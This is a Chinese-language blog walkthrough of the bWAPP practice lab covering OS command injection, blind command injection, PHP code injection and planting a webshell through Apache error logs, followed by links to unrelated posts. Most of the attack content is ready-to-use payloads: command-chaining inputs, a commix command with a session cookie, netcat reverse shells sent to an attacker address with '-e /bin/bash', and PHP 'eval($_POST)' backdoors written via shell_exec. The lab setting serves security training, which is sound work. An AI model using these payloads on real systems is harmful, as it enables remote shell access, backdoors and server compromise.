bWAPP OS Command Injection(Blind) / PHP Code Injection 系统命令执行

bWAPP-os-command-Injection zeroNIl 阅读详情

前言

命令执行注入漏洞(Command Injection), 是程序能够调用函数, 将字符串转化为可执行代码, 且没有考虑到攻击者可以利用字符串, 造成代码执行漏洞。很难通过黑盒查找漏洞,大部分都是根据源代码判断代码执行漏洞。

具体见之前的blog:  漏洞之执行漏洞


0x01  OS Command Injection

分析

如果lookup之后没有输出,  是由于缺少nslookup命令,  到服务器上安装即可:

sudo apt-get install dnsutils

Low


Low级别没有任何防护,  直接通过os一行执行多条语句的原理注入即可:

www.baidu.com & ls /

www.baidu.com && ls /

www.baidu.com;ls /

cmd1&&cmd2 和 cmd1&cmd2的区别是:

前者是当cmd1执行成功才执行cmd2; 后者是不管cmd1执行成功与否, 都执行cmd2
漏洞利用

这里就要利用 commix  工具 ( it is very easy to find and exploit a command injection vulnerability)

这里主要用commix通过OS命令注入漏洞来反弹shell


拿到post的参数和cookie:

 然后用如下命令反弹shell:

commix.py -u "http://192.168.10.100:8080/bWAPP/commandi.php" --data="target=127.0.0.1&form=submit" --cookie="security_level=0;PHPSESSID=io6hpc2e5ano5kf33f0du3l385;"

--data对应是的post给服务器的数据,  --cookie是响应成功的cookie数据

Medium

经过测试发现&、&& 和 ; 都被替换为空了:

然后操作系统是Linux,  管道符没有被过滤:

www.baidu.com|pwd

当然同样可以使用commix来反弹shell

High

将关键连接符都过滤了, 安全:


0x02  OS Command Injection(Blind) 

发现没有任何回显,  判定为盲注类型:

分析

为了证明在盲注下,  注入的命令也能成功执行,  现在服务器当前网页目录下创建一个test.txt文件

在Low级别注入rm命令:

127.0.0.1 & touch ./test.txt

然后进入服务器查看没有创建成功..

怎么回事?  权限不够?

修改command_blind.php源码:

然后命令注入查看当前用户:

127.0.0.1 & whoami

果然如此...用户是www-data,  不能在root用户组的文件夹下写操作

判断注入点

那么不知道源码的情况下怎么判断注入点呢?

这里根据相应时间来看:

  • 错误ip:  2ms

输入空ip时,  响应时间为2ms:

  • 正常ip:  8ms

正常ping:

  • 注入命令的ip:  

注入sleep命令,  让系统休眠10秒:

Low

  • 直接上commix:

  • nc反弹shell

现在攻击者的服务器上监听4555端口:

nc -lvp 4555

然后进行命令注入, 即可反弹shell

127.0.0.1 && nc 192.168.10.100 4555 -e /bin/bash

192.168.10.100 为攻击者的ip

Medium

和上一题非盲注的一样,   没有过滤管道符,  同样可以Command Injection:

127.0.0.1 | nc 192.168.10.100 4555 -e /bin/bash

High

安全


0x03  PHP Code Injection (php代码注入) 

分析

点击message链接:

并且写入网页中: 

Low

首先尝试xss:

http://localhost:8080/bWAPP/phpi.php?message=<script>alert(1)</script>

发现不行,

继续尝试系统命令执行注入:

http://localhost:8080/bWAPP/phpi.php?message=pwd

也没有被执行,  只是输入了:

加上shell_exec()函数:

http://localhost:8080/bWAPP/phpi.php?message=shell_exec('pwd')

执行成功,  马上写后门:

http://localhost:8080/bWAPP/phpi.php
?message=shell_exec('fputs(fopen('hack.php', 'w'), '<?php @eval($_POST["hack"])?>')')

上菜刀链接即可。

其实也可以直接上菜刀,  因为message参数值是一个"字符串能被当做php语句执行的可控变量":

设置的时候要传security_level=0才可以:

当然也可以像之前的那样, 用nc来反弹shell

Medium&High

在Medium和High等级中,  都将预定义字符转化为HTML实体了:

安全


0x04  Apache错误日志写Webshell

apace会将用户访问网站导致的错误日志写入对应的日志文件中,  但是如果是用户恶意的错误日志被写入,  就会导致webshell入侵。 

分析

以bWApp靶场为例,  它是由Apache搭建的,  可以从其配置文件中看到日志写入位置:

简单验证一样错误是否会被写入:

漏洞利用

直接写webshell:

http://localhost:8080/bWAPP/<?php @eval($_POST["hack"]); ?>

 来呀! 上菜刀!

当然直接执行是不可以的(至少我这边不可以 = =),  有两点:

1.  默认是在网站根目录 /var/www/ 下的,  日志文件是在 /var/log/apache2 下的,  直接连接肯定是不行,  要配合目录穿越漏洞才可以。

2.  日志文件是 .log,  直接连接也是不能的,  这里要配合文件包含漏洞。

综上所述,  要实现错误日志写webshell,  就要配合目录穿越(不一定, 视情况而定)和文件包含漏洞。

bwapp通关(全完结) bwapp/ A1 - Injection /HTML Injection - Reflected (GET)HTML Injection - Reflected (POST)HTML Injection - Reflected (Current URL)HTML Injection - Stored (Blog)iFrame InjectionLDAP Injection (Search)【待开化】 ---------------------- bWAPP v2.2 ----------------- 阅读详情

相关推荐

操作系统命令注入(OS command injection)学习笔记

笔者burpsuite在线安全学院的OS command injection学习笔记。限于本人水平,笔记质量不是很高,假如有看到的大佬轻喷,很多地方是Google翻译的,还请多多包涵。 文章目录什么是OS命令注入?执行任意命令Lab: OS command injection, simple case有用的命令OS盲注使用时间延迟检测OS盲注Lab: Blind OS command inject...

汗的博客 5700

bWAPP靶场之OS Command Injection(+Blind)

0x00 前言 原谅我太菜了,第一次听命令注入的盲注类型。。。 0x01 练习过程 1.low 只ping一个正常的ip地址,反应时长为130ms 拼接了其他正常命令的注入,用时140ms 拼接了其他不正常命令的注入,用时140ms 0x02 结语 盲注嘛,就是注入后页面不会返回信息,但是可以根据其他地方的区别来判断是否注入成功,get it ...

0nc3的博客 1484

Cookie在线注入工具

Cookie在线注入工具 Cookie注入

「BWAPP靶场通关记录(1)」A1注入漏洞

本文详解渗透测试靶场平台BWAPP的A1注入漏洞通关技巧,覆盖HTML/SQL/OS命令等十余类注入场景,针对低中高三种防护等级提供实战绕过方案,包含反射型、存储型、盲注等变体攻击手法,是Web安全攻防训练的完整指南。

qq_41812408的博客 2251

从分立到集成:深入解析Buck电路的核心模块与设计权衡

本文深入解析Buck电路的核心模块与设计权衡,从分立到集成方案的优缺点对比。详细探讨Buck电路的高效能量转换、小型化设计及灵活电压调节能力,并结合实际案例分享分立方案中的PWM生成、反馈环路设计及保护电路优化经验,为工程师提供实用设计参考。

weixin_29306317的博客 220

FA 新增资产API Demo

DECLARE l_trans_rec fa_api_types.trans_rec_type; l_dist_trans_rec fa_api_types.trans_rec_type; l_asset_hdr_rec fa_api_types.asset_hdr_rec_type; l_asset_desc_rec fa_a

chosen1brain的专栏 2141

php ping 命令注入,bWAPP OS Command Injection(Blind) 系统命令执行注入/盲注

前言命令执行注入漏洞(Command Injection), 是程序能够调用函数, 将字符串转化为可执行代码, 且没有考虑到攻击者可以利用字符串, 造成代码执行漏洞。很难通过黑盒查找漏洞,大部分都是根据源代码判断代码执行漏洞。具体见之前的blog:分析如果lookup之后没有输出, 是由于缺少nslookup命令, 到服务器上安装即可:sudo apt-get install dnsutils...

weixin_39586235的博客 576

MaxDEA如何计算超效率DEA

MaxDEA如何计算超效率DEA第一步,导入数据,设置输出和输出,点击OK;第二步,运行模型; 本文计算的是超效率DEA-BCC。 第一步,导入数据,设置输出和输出,点击OK; 第二步,运行模型; 在distance选项框中选择Radial:CCR(1978);BCC(1984)。 在Orientation中选择Non-oriented。其中,Input-oriented是投入最小;Outp...

王樰沫 1万+

【bWAPP】OS Command Injection(Blind)&PHP Code Injection 系统命令执行

那天下着很大的雨,母亲从城里走回来的时候,浑身就是一个泥人,那一刻我就知道我没有别的选择了

1287

得物(毒)App潮鞋价格波动监控系统实战:从爬虫开发到数据可视化完整指南

本文将带领您从零开始构建一套完整的得物潮鞋价格监控系统,涵盖爬虫开发、数据存储、价格波动分析和可视化展示等全流程技术。我们将使用最新的Python技术栈,包括异步爬虫框架、智能代理池、反爬虫绕过技巧,以及基于机器学习的时间序列预测模型。无论您是想要追踪特定鞋款价格的潮流爱好者,还是希望构建商业级监控系统的开发者,这篇文章都将为您提供切实可行的解决方案。

2201_76125261的博客 2503

星敏感器:卫星姿态测量的“星空导航仪”

在卫星、航天器和深空探测器的姿态控制系统中,星敏感器(Star Tracker) 是最精确的姿态测量设备之一。它通过识别恒星的位置,计算出航天器在惯性空间中的三轴姿态,精度可达 角秒级(arcsecond),是许多高精度任务(如遥感、天文观测、深空探测)的核心传感器。

ScilogyHunter的博客 3687

bWAPP闯关系列(OS Command Injection)~

bWAPP靶场闯关系列(OS Command Injection+PHP Code Injection+Server-Side Includes (SSI) Injection)

weixin_55648772的博客 2015

WOFOST作物模型(1):PCSE环境配置

get_summary_output() 方法通常用于在 PCSE 模拟过程结束后,获取模拟结果的摘要信息,例如模拟期间的总产量、总水分需求等。它可以提供对模拟结果的快速总结,方便用户进行后续的分析和处理。用.get_output来获取过程参数,并将这些参数转为dataframe显示。用run_till_terminate()代表终止。安装好之后,打开jupyter notebook。也可以指定运行时间,并获取最后一天的参数。首先还是打开之前建好的gee虚拟环境。

所有专家都曾始于新手 681

【OS命令注入02】OS命令注入漏洞靶场实验(基于DVWA靶场四个级别的 command injection)

1. 了解windows和Linux系统管道符运行特点; 2. 了解OS命令注入的绕过思路。

Fighting_hawk的博客 3768

国科大学习资料--自然语言处理(宗成庆)-2019期末考试题

国科大学习资料–自然语言处理(宗成庆)-2019期末考试题 国科大学习资料–自然语言处理(宗成庆)-2019期末考试题 国科大学习资料–自然语言处理(宗成庆)-2019期末考试题

无名何许人的博客 2433

信号处理算法:自适应滤波_(8).自适应陷波器

自适应陷波器是一种强大的工具,广泛应用于电力系统、通信系统和生物医学信号处理等领域。通过自适应调整滤波器的参数,自适应陷波器可以在特定频率处形成陷波,从而有效地抑制噪声或干扰信号。常见的自适应算法包括LMS和RLS,它们各有优缺点,可以根据实际需求选择合适的算法。

2401_87715305的博客 1366

bWAPP----HTML OS Command Injection - Blind

OS Command Injection - Blind 先上代码,他判断了win还是linux然后进行了ping但是结果并没有返回。 1 <div id="main"> 2 3 <h1>OS Command Injection - Blind</h1> 4 5 <form action="<?php e...

weixin_30877181的博客 244

STM32F407中文手册

STM32f407中文手册 本参考手册面向应用开发人员,提供有关使用 STM32F405xx/07xx、STM32F415xx/17xx、 STM32F42xxx 和 STM32F43xxx 微控制器存储器与外设的完整信息。STM32F405xx/07xx、STM32F415xx/17xx、STM32F42xxx 和 STM32F43xxx 构成一个微 控制器系列,各产品具有不同的存储器大小、封装和外设。有关订购信息以及器件的机械与电气特性,请参见数据手册。有关 ARM Cortex™-M4F 内核的信息,请参见《Cortex™-M4F 技术参考手册》。

bwapp

xss(get) 1.low<script>alert(/xss/)</script> 2,medium 用了urldecode函数,urldecode()函数与urlencode()函数原理相反,用于解码已编码的 URL 字符串,其原理就是把十六进制字符串转换为中文字符 把代码url编码 %3cscript%3ealert(%2fxss%2f)%3c%2fscript%3e post与get一样 HTML Injection - Reflected (URL) <sc

qq_30365511的博客 535

RU DOS版、EFI版32bit/64bit BIOS常用工具

DOS版、EFI版的RU工具,可用来查看IO、MEM、PCI、SMBIOS等资源。亲测在EFI SHELL下可用。

Data-Structures-and-Algorithm-Analysis-in-Java.pdf

作者: Weiss, Mark A. 出版社: Addison Wesley Data Structures and Algorithm Analysis in Java is an “advanced algorithms” book that fits between traditional CS2 and Algorithms Analysis courses. In the old ACM Curriculum Guidelines, this course was known as CS7. This text is for readers who want to learn good programming and algorithm analysis skills simultaneously so that they can develop such programs with the maximum amo...

bWAPP----OS Command Injection

OS Command Injection 界面: 给一个域名,它帮你返回DNS 代码: 1 <div id="main"> 2 3 <h1>OS Command Injection</h1> 4 5 <form action="<?php echo($_SERVER["SCRIPT_NAME...

weixin_30588907的博客 274

bwapp通关攻略

alert('价格')

m0_65150886的博客 1612

命令注入反弹shell

命令注入反弹shell dvwa

- 738

网络安全入门篇:bwapp靶场通关(更新ing)

bwapp是一个覆盖范围非常广的漏洞靶场,非常适合初学者入门使用。 本篇文章中使用的bwapp是docker安装,因此有一些漏洞不能很好的支持。 如果想获得完整体验,可下载bee-box,一个预装了bwapp的Linux VM。...

weicanglv3545的博客 4151

BWAPP:一款非常好用的漏洞演示平台

参考: http://www.freebuf.com/sectool/76885.html https://www.vulnhub.com/entry/bwapp-bee-box-v16,53/

公众号shadow sock7 5363

DVWA系列(四)----Command Injection (命令行注入)

一、攻击模块2:Command Injection(命令注入)       命令注入攻击的常见模式为:仅仅需要输入数据的场合,却伴随着数据同时输入了恶意代码,而装载数据的系统对此并未设计良好的过滤过程,导致恶意代码也一并执行,最终导致信息泄露或者正常数据的破坏。        PHP命令注入攻击漏洞是PHP应用程序中常见的脚本漏洞之一,国内著名的Web应用程序Discuz!、DedeC

fendo 2万+

Command Injection

Description The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which execu

kezhen的专栏 3784
上一篇: Linux 查看命令对应的软件包
下一篇: bWAPP SQL注入篇
angry_program
博客等级 码龄9年 197粉丝 109原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值